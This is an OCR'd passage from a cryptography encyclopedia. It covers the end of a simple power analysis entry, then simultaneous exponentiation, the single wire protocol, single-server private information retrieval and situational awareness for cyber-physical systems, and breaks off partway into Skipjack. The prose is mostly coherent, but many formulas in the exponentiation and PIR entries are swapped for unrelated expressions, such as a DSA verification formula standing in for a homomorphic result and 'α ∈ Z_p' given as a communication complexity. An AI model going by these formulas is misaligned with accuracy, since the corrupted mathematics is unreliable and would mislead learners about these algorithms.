As said, the amount of power consumption associated with various operations of a cryptographic device may be different, e.g., that of an ADD operation versus an OR operation performed by a microprocessor. This becomes more obvious when power consumption of different sequences of instructions is compared. As a concrete example, when modular exponentiation of RSA decryption is implemented by schoolbook square-and-multiply approach on a microprocessor, a routine performs modular squaring and another one modular multiplication, i.e., two different sequences of instructions. Hence, by observing the instantaneous power consumption of the underlying microprocessor, the execution of these routines might be detectable. As a result, the conducted sequence of square and/or multiply is revealed leading to complete recovery of the RSA secret key; see Fig. 1.



Simple Power Analysis, Fig. 1 Square-and-multiply of RSA decryption $Z = M^D$ with `D(i)` being the *i*-th bit of `D`, and the corresponding SPA

In contrast to differential power analysis (DPA), entropy about the secret is not reduced by extensively repeating an experiment and applying statistical methods, but the key is derived by directly analyzing the power consumption over time – ideally only during a single execution. Visual inspection is the most obvious (and hence most often the first) step of an SPA. However, the dependency of power consumption to the sequence of operations is not necessarily visually detectable.

Figure 1 represents a power consumption trace where identifying patterns is obvious. This is typical for cryptographic devices fabricated with old technologies, e.g., those of the 1990s. For modern microprocessors fabricated under nano-scale technologies, e.g., 28 nm, such a dependency often cannot be revealed by a mere visual inspection. In such cases, cross-correlation is a potential solution. Here, a part of the power consumption trace is taken as a reference pattern and correlated over the entire trace by sliding the reference pattern. The result identifies the similarity of different parts of the power consumption trace to the reference pattern. Hence, as an example, if the reference pattern represents a squaring operation, other square operations can be identified within the trace, enabling the recovery of the secret key.

A similar SPA can be performed on implementations of the decryption of elliptic-curve-based cryptosystems. In particular, the schoolbook implementation of double-and-add algorithm is highly prone to falling victim to SPA.

The scope of SPA is not only limited to recovering the secrets of public-key encryption schemes. It can generally be applied to retrieve information of an algorithm’s implementation. As an example, SPA can help in

extracting timing-related information like identifying the different rounds of a symmetric encryption scheme within a measured power consumption trace.

To this end, the aforementioned cross-correlation approach can be beneficial. In scenarios where the duration of each cipher round depends on some secret-dependent intermediate values, identification of the cipher rounds may potentially reveal some secret information. For an example, see Kasper et al. (2009), where this approach has been applied on a software implementation of the decryption function of the KEELOQ symmetric-key cryptosystem, where the number of clock cycles per cipher round revealed the corresponding bit of the secret key. In addition, several single-trace SPA attacks have been reported, some of which achieve key recovery in combination with other analytical and algebraic attacks, even on protected implementations (Banciu et al., 2015; Järvinen and Balasch, 2016; Primas et al., 2017; Bellizia et al., 2020).

Consequently, SPA enables exploiting information from a power trace with respect to two domains: the time domain and the amplitude domain. While equalizing execution time of secret-dependent operations, as well as the number of operations, is crucial for protecting against SPA in the time domain, a constant-time approach does not protect against SPA targeting the amplitude domain (e.g., when using the above-described pattern matching). Further, even if SPA resistance can be achieved, the implementation will still be in danger of being successfully attacked by DPA.

Open Problems and Future Directions

Albeit being simple with respect to its underlying principles, SPA can be a very effective tool to recover secret keys and to break a system's security. For example, elaborating the applicability of SPA to modern post-quantum schemes is one of the relevant areas of activity.

References

Banciu V, Oswald E, Whitnall C (2015) Reliable information extraction for single trace attacks. In: DATE 2015. ACM, pp 133–138

Bellizia D, Bronchain O, Cassiers G, Grosso V, Guo C, Momin C, Pereira O, Peters T, Standaert F (2020) Mode-level vs. implementation-level physical security in symmetric cryptography – a

practical guide through the leakage-resistance jungle. In: CRYPTO 2020. Lecture Notes in Computer Science, vol 12170. Springer, pp 369–400

Järvinen K, Balasch J (2016) Single-trace side-channel attacks on scalar multiplications with precomputations. In: CARDIS 2016. Lecture Notes in Computer Science, vol 10146. Springer, pp 137–155

Kasper M, Kasper T, Moradi A, Paar C (2009) Breaking KeeLoq in a flash: on extracting keys at lightning speed. In: AFRICACRYPT 2009. Lecture Notes in Computer Science, vol 5580. Springer, pp 403–420

Kocher PC, Jaffe J, Jun B (1999) Differential power analysis. In: CRYPTO'99. Lecture Notes in Computer Science, vol 1666. Springer, pp 388–397

Primas R, Pessl P, Mangard S (2017) Single-trace side-channel attacks on masked lattice-based encryption. In: CHES 2017. Lecture Notes in Computer Science, vol 10529. Springer, pp 513–533

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_45

Simultaneous Exponentiation

Bodo Möller[126] ✉
(126) Google Switzerland GmbH, Zürich, Switzerland

✉ **Bodo Möller**
Email: bmoeller@acm.org

Synonyms

Multi-exponentiation; Shamir's trick

Definition

Simultaneous exponentation means computing a power product without computing the individual powers.

Background

Various schemes for public key cryptography involve computing power products in some commutative group (or commutative semigroup). A straightforward way to compute a power product

$$\prod_{j=1}^{n} g_j^{e_j}$$

is to compute the individual powers V_h^f using binary exponentiation or some other exponentiation method, and perform $n - 1$ applications of the group operation to multiply these partial results. However, specialized algorithms for computing power products are often faster. The task of

computing a power product is sometimes called *multi-exponentiation* and performing a multi-exponentiation by a procedure that does not involve computing the partial results V_h^f is known as *simultaneous exponentiation*.

Two methods for multi-exponentiation that both generalize left-to-right sliding window exponentiation are *simultaneous sliding window exponentiation* which is due to Yen, Laih, and Lenstra (1994) (based on the simultaneous 2^k-ary exponentiation method from Straus (1964), colloquially known as *Shamir's trick*), and *interleaved sliding window exponentiation* (Möller 2001). Like the sliding window method for single exponentiations, these methods use the binary representation of exponents, on which nonoverlapping windows are placed such that every nonzero bit is covered by one of the windows. Simultaneous sliding window exponentiation and interleaved sliding window exponentiation use different approaches for placing windows; sometimes the former is faster, sometimes the latter.

Theory

Simultaneous sliding window exponentiation uses windows up to some maximum width *k* that span across all *n* exponents; for example, for exponents e_1, e_2, $e_3$with binary representations 1011010, 0011001, and 1001011 and $k = 2$:

e_1	1	0	1 1	0	1 0	
e_2	0	0	1 1	0	0 1	
e_3	1	0	0 1	0	1 1	

Such windows can be found by left-to-right scanning: look at the binary representations of the exponents simultaneously, going from left to right, starting a new window whenever a nonzero bit is encountered, choosing the maximum width up to *k* for this particular window such that one of the rightmost bits is also nonzero. The result of collapsing the window values into the right-most row of each window can be considered a base-two representation

$$(e_1, \ldots, e_n) = \sum_{i=0}^{l-1} (e_{1,i}, \ldots, e_{n,i})\, 2^i$$

of the vector of exponents, such as

$$\begin{array}{l} e_1\ 1\ 0\ 0\ 3\ 0\ 0\ 2 \\ e_2\ 0\ 0\ 0\ 3\ 0\ 0\ 1 \\ e_3\ 1\ 0\ 0\ 1\ 0\ 0\ 3 \end{array}$$

for the above example. Assume such a representation is given with l chosen minimal, that is, $(e_{1,l}, \ldots, e_{n,l}) \neq (0, \ldots, 0)$. To perform a simultaneous sliding window exponentiation, first products

$$G_{(d_1,\ldots,d_n)} = \prod_{j=1}^{n} g_j^{d_j}$$

of small powers are computed and stored for all possible window values, namely, for the tuples $(d_1, \ldots, d_n)$ with $d_j \in \{0, 1, \ldots, 2^k - 1\}$ for $j = 1, \ldots, n$ such that at least one of the d_j is odd. There are $2^{nk} - 2^{n(k-1)}$ such tuples, and computing the table of those products can be done with

$$P\,[L|K = k]$$

applications of the group operation, n of which are squarings ($g_1, \ldots, g_n$ appear in the table and are available without any computation; once $g_j \circ g_j$ for $j = 1, \ldots, n$ have been computed as temporary values, each of the $2^{nk} - 2^{n(k-1)} - n$ remaining table values can be obtained by using the group operation once). The multi-exponentiation result then is computed using the table of small powers:

$$\begin{array}{l} A \leftarrow G_{(e_{1,l-1},\ldots,e_{n,l-1})} \\ \textbf{for}\ i = l - 2\ \text{down to}\ 0\ \textbf{do} \\ \quad A \leftarrow A \circ A \\ \quad \textbf{if}\ (e_{1,l}, \ldots e_{n,l}) \neq (0, \ldots, 0)\ \textbf{then} \\ \quad A \leftarrow A \circ G_{(e_{l,i},\cdots,e_{n,i})} \\ \textbf{return}\ \mathrm{A} \end{array}$$

For random b-bit exponents, this requires at most another $b - 1$ squaring operations and on average approximately another

$$b \cdot \frac{1}{k + \frac{1}{2^n - 1}}$$

general group operations. Note that in practice it is not necessary to completely derive the representation

$$(e_{1,l-1}, \ldots, e_{n,l-1}), \ldots, (e_{1,0}, \ldots, e_{n,0})$$

before starting the exponentiation; instead, left-to-right scanning can be used to determine it window by window when it is needed.

In *interleaved sliding window exponentiation* each single exponent has independent windows up to some maximum width k; for example, for exponents e_1, e_2, e_3 with binary representations 1011010, 0011001, and 1001011 and $k = 3$:

e_1	$\boxed{1\ 0\ 1}\boxed{1\ 0\ 1}\ 0$
e_2	$0\ 0\ \boxed{1\ 1}\ 0\ 0\ \boxed{1}$
e_3	$\boxed{1}\ 0\ 0\ \boxed{1\ 0\ 1}\ \boxed{1}$

For each exponent, such windows can be found by left-to-right scanning: look at the binary representation of the respective exponent, going from left to right, starting a new window whenever a nonzero bit is encountered, choosing the maximum width up to k for this particular window such that the rightmost bit is also non-zero. To perform an interleaved sliding window exponentiation, first for each g_j, the powers for odd exponents 1 up to $2^k - 1$ are computed and stored:

$$\begin{aligned}
&\textbf{for } j = 1 \text{ to } n \textbf{ do} \\
&\quad G_{j,1} \leftarrow g \\
&\quad A \leftarrow g \circ g \\
&\quad \textbf{for } d = 3 \text{ to } 2^k - 1 \text{ step } 2 \textbf{ do} \\
&\quad\quad G_{j,d} \leftarrow G_{j,d-2} \circ A
\end{aligned}$$

Then the multi-exponentiation result is computed using that table of powers. The following algorithm shows how this computation can be

implemented including left-to-right scanning of exponents up to b bits. The algorithm accesses the bits $e_j[i]$ of the binary representations

$$e_j = \sum_{i=0}^{b-1} e_j[i]\, 2^i, e_j[i] \in \{0, 1\}$$

of the exponents; the notation $e_j[i \ldots h]$ shorthand for $\sum_{i=1}^{n} a_i^j < m_j$.

$A \leftarrow$ identity element
for $j = 1$ to n **do**
  $window_position_j \leftarrow -1$
for $i = b - 1$ down to 0 **do**
  $A \leftarrow A \circ A$
  for $j = 1$ to n **do**
    if $window_position_j = -1$ and $e_j[i] = 1$ **then**
      $h \leftarrow i - k + 1$
      if $h < 0$ **then**
        $h \leftarrow 0$
      while $e_j[h] = 0$ **do**
        $h \leftarrow h + 1$
      $window_position_j \leftarrow h$
      $E_j \leftarrow e_j[i \ldots h]$
    if $window_position_j = i$ **then**
      $A \leftarrow A \circ G_{j,E_j}$
      $window_position_i \leftarrow -1$
return A

The algorithm as written can be improved by a simple optimization: while A still has its initial value, omit the statement $A \leftarrow A \circ A$, and use a direct assignment $O(m' \log^2(m'))$ instead of the first assignment $\boldsymbol{x} = [x_i]_{i=1}^{I}$. With this optimization, an interleaved sliding window exponentiation takes up to $n + b - 1$ squarings and on average about

$$n \cdot \left(2^{k-1} - 1 + \frac{b-1}{k+1} \right)$$

general group operations.

Interleaved sliding window exponentiation essentially interleaves the operations of n single exponentiations using left-to-right sliding window exponentiation, saving many of the squarings. In groups where computing inverses of elements is possible very quickly, it is possible to similarly interleave the operations of n single exponentiations using left-to-right signed digit exponentiation for faster multi-exponentiation.

Applications

Simultaneous exponentiation has various applications in public key cryptography, such as for verifying signatures for the DSA scheme from the Digital Signature Standard.

Cross-References

Exponentiation Algorithms

Recommended Reading

Möller B (2001) Algorithms for multi-exponentiation, selected areas in cryptography – SAC 2001. LNCS, vol 2259. Springer, Berlin, pp 165–180

Straus EG (1964) Problems and solutions: addition chains of vectors. Am Math Mon 71:806–808

Yen S-M, Laih C-S, Lenstra AK (1994) Multi-exponentiation. IEE Proc Comput Digit Tech 141:325–326

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300910

Simultaneous Transactions

Fair Exchange

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300911

Singe-Reader-Multi-Writer Searchable Encryption

Multi-User Searchable Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300912

Single Euro Payments Area

SEPA

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_908

Single Wire Protocol

Marc Vauclair[127] ✉
(127) BU Identification, Center of Competence Systems Security, NXP Semiconductors, Leuven, Belgium

✉ **Marc Vauclair**
Email: marc.vauclair@nxp.com

Definition

The single wire protocol (SWP) is a single wire communication between a host controller and a contactless front end according to the [ETSI TS 102613] standard.

Background

In, for example, mobile phones, the contactless front end and the host processing are performed by two different chips. SWP is a protocol standardizing the communication between those two chips.

SWP has been defined for the ETSI SCP (= Smart Card Platform) support.

Cross-References

NFC
SIM/UICC

References

Finkenzeller K (2010) RFID handbook: fundamentals and applications in contactless smart cards, radio frequency identification and near-field communication, 3rd edn. Wiley, Chichester, West Sussex CrossRef

Single wire protocol (SWP), 2007, ETSI. ETSI TS 102 613 standardizes the Single Wire Protocol to be used between an Contactless Front End and a UICC

UICC-contactless front-end interface, Host controller interface (HCI), 2008, ETSI. ETSI TS 102 622 standardizes the architecture of the Host Controller Interface between the UICC and the Contactless Front End

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1480

Single-Server Private Information Retrieval

Changyu Dong[128] ✉
(128) School of Computing, Newcastle University, Newcastle Upon Tyne, UK

✉ **Changyu Dong**
Email: changyu.dong@newcastle.ac.uk

Definitions

Single-server private information retrieval is a two-party protocol in which a server holds a database and a client has an index i. At the end of the protocol execution, the client retrieves the i-th entry in the database, and the server learns nothing.

Background

The private information retrieval (PIR) problem was first introduced by Chor et al. (1995). PIR was initially studied in the multi-server setting, with k servers and one client, such that the database is replicated to all servers. Kushilevitz and Ostrovsky (1997) first showed that PIR can be achieved with a single server.

Without loss of generality, the single-server PIR problem can be defined in the following way: the server holds an n-bit database $X = x_1x_2\ldots x_n$; the client has some index $i \in [1, n]$. At the end, the client obtains x_i without letting the server learn anything about i. It should be noted that the security of a PIR protocol concerns only about what the server learns but not the

client. The client can learn more than x_i from the database, and in fact the database can be public. What to be protected is the client's access pattern. This distinguishes single-server PIR from 1-out-of-n oblivious transfer, which poses an additional constraint that the client learns nothing beyond x_i.

As per the definition, there exists a trivial single-server PIR protocol: the client simply downloads the whole database. Any nontrivial single-server PIR needs to have a lower communication cost than the trivial solution. A single-server PIR protocol can be based on different cryptographic primitives, for example, homomorphic encryption (Kushilevitz and Ostrovsky 1997), trapdoor permutation (Kushilevitz and Ostrovsky 2000), and ϕ-hiding problem (Cachin et al. 1999). So far, the most practical single-server PIR protocol is based on homomorphic encryption.

Homomorphic Encryption-Based Construction

As an example, in this section, we show how a single-server PIR protocol can be constructed using homomorphic encryption. A homomorphic encryption (HE) scheme has the property that when performing certain operations on the ciphertexts, the operations are mapped to the plaintexts encrypted inside the ciphertexts, and thus we can compute on encrypted data without first decrypting it. There are partial HE schemes that allow either homomorphic addition or multiplication operation, and there are fully homomorphic encryption (FHE) schemes that allow both operations.

The first single-server PIR scheme (Kushilevitz and Ostrovsky 1997) is based on an additive HE. Let $E(m)$ denote an encryption of a plaintext message m; an additive HE scheme allows homomorphic addition operation, denoted by $\mathcal{S}$, such that $H_i = E_K(H_{i-1} \oplus x_i),\ 1 \leq i \leq t.$. It also allows a partial homomorphic multiplication (denoted by $\boxdot$) using a ciphertext and a plaintext as input $\mathbb{E}_i[V_i(a_i, \boldsymbol{a}_{-i})|\mathbb{E}[\boldsymbol{a}_{-i}); c]$. Note that in this operation, one operand must be a plaintext; this is different from the homomorphic multiplication operation in FHE where both operands are ciphertexts.

Let's first see how we can construct a simple but not so good single-server PIR protocol using an additive HE scheme. In the protocol, in order to retrieve x_i, the client prepares n ciphertexts (where n is the size of the

database) such that the *i*-th ciphertext is an encryption of 1, i.e., *E*(1), and all other ciphertexts are an encryption of 0, i.e., *E*(0). The client sends all *n* ciphertexts (c_1, …, c_n) to the server, and the server computes:

$$(c_1 \boxdot x_1) \boxplus (c_2 \boxdot x_2) \cdots \boxplus (c_n \boxdot x_n) \tag{1}$$

It is easy to see that the result of $r \in A_{i,j} \Rightarrow \sigma(S_i) \geq \sigma(O_j)$ for all $j \neq i$. For the *i*-th partial homomorphic multiplication, the result is $v = (g^{u_1} y^{u_2} \bmod p) \bmod q$. Thus, the overall result of (1) is a ciphertext $E(x_i)$. The server returns this ciphertext to the client, who can then decrypt and obtain x_i. As long as the HE scheme is semantically secure, the server will not be able to tell which ciphertext it received encrypts 1 and which encrypts 0 and therefore learns nothing about *i*. The only problem here is that the communication incurred in the protocol is higher than trivially downloading the database, because in total $n + 1$ ciphertexts must be exchanged in the protocol.

In Kushilevitz and Ostrovsky (1997), the basic idea is that instead of treating the database as an *n*-bit vector, the server can arrange it as a square matrix *M* that has $\mathcal{G}_{G,S}$ rows and $\mathcal{G}_{G,S}$ columns, such that n' is the first perfect square that is larger than or equal to *n*. The database can be padded to n'-bit and written into the matrix, for example, row by row. The bit x_i now becomes $M_{r,l}$ in the matrix. The client now prepares $\mathcal{G}_{G,S}$ ciphertexts such that the *r*-th ciphertext is *E*(1) and all other ciphertexts are *E*(0). The client sends the ciphertexts $L : \mathbb{F}_2^N \mapsto \mathbb{F}_2^N$ to the server. The server processes the matrix column by column. For the *k*-th column, the server produces

$$c'_k = (c_1 \boxdot M_{1,k}) \boxplus \cdots \boxplus (c_{\sqrt{n'}} \boxdot M_{\sqrt{n'},k})$$

It should be clear now that a_r^j encrypts the *k*-th bit in the *r*-th row of the matrix, i.e., $(k'_{t-1}, \ldots, k'_0)$. After processing all columns, the server returns $(c'_1, \cdots, c'_{\sqrt{n'}})$ to the client. The client decrypts the ciphertext and obtains the *r*-th row of the matrix, and the desired bit is the *l*-th bit in this row. In this case, the client retrieved more information (a row rather than a single bit), but this is allowed in PIR. The total number of ciphertexts being exchanged in the protocol is $\mathcal{G}_{G,S}$, , meaning that the communication

complexity is $\alpha \in \mathbb{Z}_p$. Asymptotically, it is more efficient than the trivial solution.

The above result can be further improved. Lipmaa (2005) showed that by using a length-flexible additive homomorphic encryption scheme and arranging the database as a 2^{L_i-1} -dimension hyper-rectangle, the communication complexity can be reduced to $\mu_l^k > 1/2$. Dong and Chen (2014) proposed a protocol using FHE, in which the client sends only one ciphertext to the server and receives one ciphertext back. The communication complexity is $\Omega\left(N \log N\right)$.

Future Directions

Traditionally, research in single-server PIR focused almost entirely on how to minimize the communication cost. However, low communication cost does not mean the protocols are practical. As pointed out by Sion and Carbunar (2007), due to costly server-side computation, nontrivial single-server PIR protocols are often slower than the trivial solution despite that they transmit fewer bits. There has been work on computationally efficient single-server PIR, for example, by amortizing the computational cost over multiple queries (Angel et al. 2018) and/or by leveraging offline pre-computation (Corrigan-Gibbs and Kogan 2020).

References

Angel S, Chen H, Laine K, Setty STV (2018) PIR with compressed queries and amortized query processing. In: IEEE symposium on security and privacy, pp 962–979

Cachin C, Micali S, Stadler M (1999) Computationally private information retrieval with polylogarithmic communication. In: International conference on the theory and application of cryptographic techniques (EUROCRYPT), pp 402–414

Chor B, Goldreich O, Kushilevitz E, Sudan M (1995) Private information retrieval. In: 36th annual symposium on foundations of computer science (FOCS), pp 41–50

Corrigan-Gibbs H, Kogan D (2020) Private information retrieval with sublinear online time. In: International conference on the theory and application of cryptographic techniques (EUROCRYPT)

Dong C, Chen L (2014) A fast single server private information retrieval protocol with low communication cost. In: European symposium on research in computer securitycomputer security (ESORICS), pp 380–399

Kushilevitz E, Ostrovsky R (1997) Replication is NOT needed: SINGLE database, computationally-private information retrieval. In: 38th annual symposium on foundations of computer science, FOCS, pp 364–373

Kushilevitz E, Ostrovsky R (2000) One-way trapdoor permutations are sufficient for non-trivial single-server private information retrieval. In: International conference on the theory and application of cryptographic techniques (EUROCRYPT), pp 104–121

Lipmaa H (2005) An oblivious transfer protocol with log-squared communication. In: International conference on information security (ISC), pp 314–328

Sion R, Carbunar B (2007) On the practicality of private information retrieval. In: Network and distributed system security symposium (NDSS)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1732

Situational Awareness for Cyber-Physical Systems

Cristina Alcaraz[129] ✉
(129) Computer Science Department, University of Malaga Campus de Teatinos s/n, Malaga, Spain

✉ **Cristina Alcaraz**
Email: alcaraz@lcc.uma.es

Synonyms

Anomaly detection; Attack traceability; Prevention; Response; Visualization

Definitions

The ability of the system to collect data from multiple heterogeneous sources and understand the current state of a system over a period of time and space. This information can come from the cyber world and the physical world, including the interconnection of both worlds and human interactions. In critical scenarios, this process can even require proactive traceability mechanisms and reliable visualization for better decision-making and business continuity.

Background

Situational awareness is a research field that has been widely considered for various types of applications (e.g., emergency management, (cyber-)defense, etc.) during the last three decades, and especially for the

field of Industrial Control Systems (ICSs). The capabilities of the situational awareness allow the system to address the life cycle of an attack, from its prediction or detection to its mitigation. This aspect even becomes more relevant for complex and critical infrastructures, such as ICSs composed of Cyber-Physical Systems (CPSs), with high human interaction.

Multiple risks may arise not only in the cyber part but also in the physical part where both worlds converge thanks to the new communication systems, leading to serious interruptions in the final services. This is largely due to the fact that these three domains (cyber, physical, and networking) are actually three areas that are highly susceptible to multiple kinds of threats. These threats may come from typical deviations caused by human errors, misinterpretations of the situation, and malfunctions, to diverse cyber kill chains (e.g., advanced persistent threats) led by advanced attackers with resources and skills to exploit 0-days vulnerabilities (Hoffman et al. 2016). In these circumstances, it is clear to understand the importance of enhancing situational awareness and improving decision-making for a suitable (automatic, semi-automatic, or manual) response. Any defensive action can certainly be beneficial for business continuity, in which the provision of minimal services and their distribution to the end-users are, certainly, critical.

To understand the main functionality of a situational awareness-based system, it is first necessary to go to the original concept coined by Mica (Endsley, 1995). The concept comprises “the perception of the elements of the environment within a volume of time and space, the understanding of their meaning and the projection of their state in the near future.” These three levels (perception, comprehension, and projection) are still applicable with the exception that their integration depends on the type of application scenario, its restrictions, interactions, and complexities as stated by Hoffman et al. (2016). In the case of critical infrastructures, Alcaraz and Lopez (2013) address this issue by additionally including recovery and self-learning approaches in the situational awareness process. The goal here is to guarantee protection 24/7 in large and extended environments, and therefore resilience.

Application

So far, there are available several guides (e.g., James et al. 2019; Hoffman et al. 2016) and methodologies (e.g., Alcaraz and Lopez 2013) to apply situational awareness in critical scenarios, identifying the main software components and technologies for awareness automation. In this case, various techniques would have to be considered to normalize, clean, process, and correlate large volumes of data from various heterogeneous sources. But apart from this, it is also necessary to respond accordingly, trace threats or anomalies, and feedback all awareness for self-learning through machine learning and artificial intelligence with support for risk management and attack analysis. This also means that the integration of situational awareness mechanisms into CPS-based systems becomes an extremely complex task.

A good practice would be to design systems that are decoupled from the control processes with guarantees for a rapid automation and autonomy for protection. This protection should not only cover anomaly detection and event monitoring in the physical and logical world but also the implication of measures that help anticipate a clearer and accurate decision-making. A misinterpretation of the situation may trigger a devastating effect on a critical system. For this reason, Franke and Brynielsson (2014) underline the relevance of the Game Theory to improve the effectiveness of the situational awareness and its integrated components, together with training programs combined with cyber-defense exercises and command and control exercises.

This way of verifying the primary functions of the situational awareness can even benefit the feedback from the entire awareness process. For example, cyber range models could not only guarantee human operators' training but also update awareness mechanisms with new attack techniques, strategies, and potential risks.

CPS-based critical infrastructures can also share or notify situations, configurations, and threats between them so as to expand functionalities and skills. Therefore, situational awareness is a research area with great possibilities to be merged with other application fields such as cyber threat intelligence, cyber intelligence for defense, cybercrime, or risk management.

Open Problems and Future Directions

Although situational awareness is nowadays a very considered research area in the literature and especially for the cyber part, its current application in critical applications is not so trivial as expected. Cyber-physical systems have strict control requirements in which security is vital to reduce risks, but its implication should not impact on the primary functions required for control. Therefore, one of the pending issues for the future is to find lightweight solutions that address not only the cyber and networking part but also the physical part and the diverse interactions.

Other questions that remain open would be how to apply the new technologies of Industry 4.0 and its paradigms to accelerate the computational logic of situational awareness processes; decouple functionalities with control systems; and ensure adequate awareness of the situation and better performance in the field. In this sense, situational awareness can be supported by diverse technologies. For example, computing paradigms (edge, fog, cloud) could allow to centralize or distribute the main computing functions; virtualization paradigms, such as digital twins, could aid to pre-compute, simulate, and anticipate malicious scenarios; Big Data and artificial intelligence can provide the system with greater intelligence and autonomy against potential threats; distributed ledger technologies can make sure the immutability of events registered or their sharing with other entities; or consensus techniques for real-time traceability of a threat, diagnostic, and health management.

Related to Big Data, it is also necessary to protect access to private data produced in a critical environment and from the misuse of machine-learning techniques that can corrupt the privacy of an organization or organizations. Likewise, the use of the new Industry 4.0 technologies to enhance the situational awareness should not infringe the intellectual property of an organization, especially when digital twins are part of the logical of the situational awareness. Any threat in the digital twin may not only affect the good performance of the awareness process but also put the “physical” world and the intellectual property at risk. For this reason, security measures, around the situational awareness, are essential to guarantee a low rate of false positives or negatives, as well as the integrity and availability of resources and data.

Apart from this, there is still a significant dependence on human interactions, where decision-making must be objective according to the decisions made by human being. Therefore, this issue still remains open,

and it is required creating trustworthy systems, the responses of which have to be suitable to spread full trust in the system and delegate automatic actions. There are no specific standards of situational awareness either, and especially for cyber-physical systems and critical infrastructures. There are only some guides on how to apply the concept, considering some security nuances for access control, good use of resources, and data accessibility.

References

Alcaraz C, Lopez J (2013) Wide-area situational awareness for critical infrastructure protection. IEEE Comput 46(4):30–37

Endsley MR (1995) Toward a theory of situation awareness in dynamic systems. Hum Factors 37(1):32–64

Franke U, Brynielsson J (2014) Cyber situational awareness–a systematic review of the literature. Comput Secur 46:18–31

Hoffman B, Buchler N, Doshi B, Cam H (2016) Situational awareness in industrial control systems. Springer International Publishing, Cham, pp 187–208

James JM, Otis A, Sallie E, Don F, Chris P, Susan S, Andre T, John W, Karen V (2019) Situational awareness for electric utilities. National Institute of Standards and Technology, Special Publication (NIST SP) – 1800-7

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_616

Skipjack

Alex Biryukov[130] ✉
(130) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Skipjack (Knudsen et al. 1999) is the secret key encryption algorithm (Symmetric Cryptosystem) developed by the NSA for the Clipper chip initiative (including the Capstone chip and the Fortezza PC card).

Background


It was implemented in tamper-resistant hardware and its structure was kept secret since its introduction in 1993.

On June 24, 1998, Skipjack was declassified, and its description was made public on the Web site of NIST (Knudsen et al. 1999).

Theory

It is an *iterative* block cipher with 64-bit block, 80-bit key, and 32 rounds. It has two types of rounds, called Rule A and Rule B. Each round is described in the form of a linear feedback shift register with an additional nonlinear keyed G permutation. Rule B is basically the inverse of Rule A with minor positioning differences. Skipjack applies eight rounds of Rule A, followed by eight rounds of Rule B, followed by another eight rounds of Rule A,

followed by another eight rounds of Rule B. The original definitions of Rule A and Rule B are given in Fig. 1, where *counter* is the round number (in the range 1–32), G is a four-round Feistel permutation whose F function is defined as an 8 × 8-bit S box, called *F Table*, and each round of G is keyed by eight bits of the key.



Skipjack, Fig. 1 SKIPJACK stepping rules

The key schedule of Skipjack takes a 10-byte key, and uses four of them at a time to key each G permutation. The first four bytes are used to key the first G permutation, and each additional G permutation is keyed by the next four bytes cyclically, with a cycle of five rounds.

Application

Skipjack has been subject to intensive analysis (Biham et al. 1999b; Granboulan 2001; Hwang et al. 2002; Knudsen et al. 1999). For example, Skipjack reduced to (the first) 16 rounds can be attacked with 2^{17} chosen plaintexts and 2^{34} time of analysis (Knudsen et al. 1999), which may be reduced to 2^{14} texts and 2^{16} steps using the *yoyo-game* approach (Biham et al. 1999a). Attacking the middle 16 rounds of Skipjack requires only 3 chosen plaintexts and 2^{30} time of analysis. The currently most successful attack against the cipher is the impossible differential attack which breaks 31 rounds out of 32, marginally faster than exhaustive search (Biham et al.

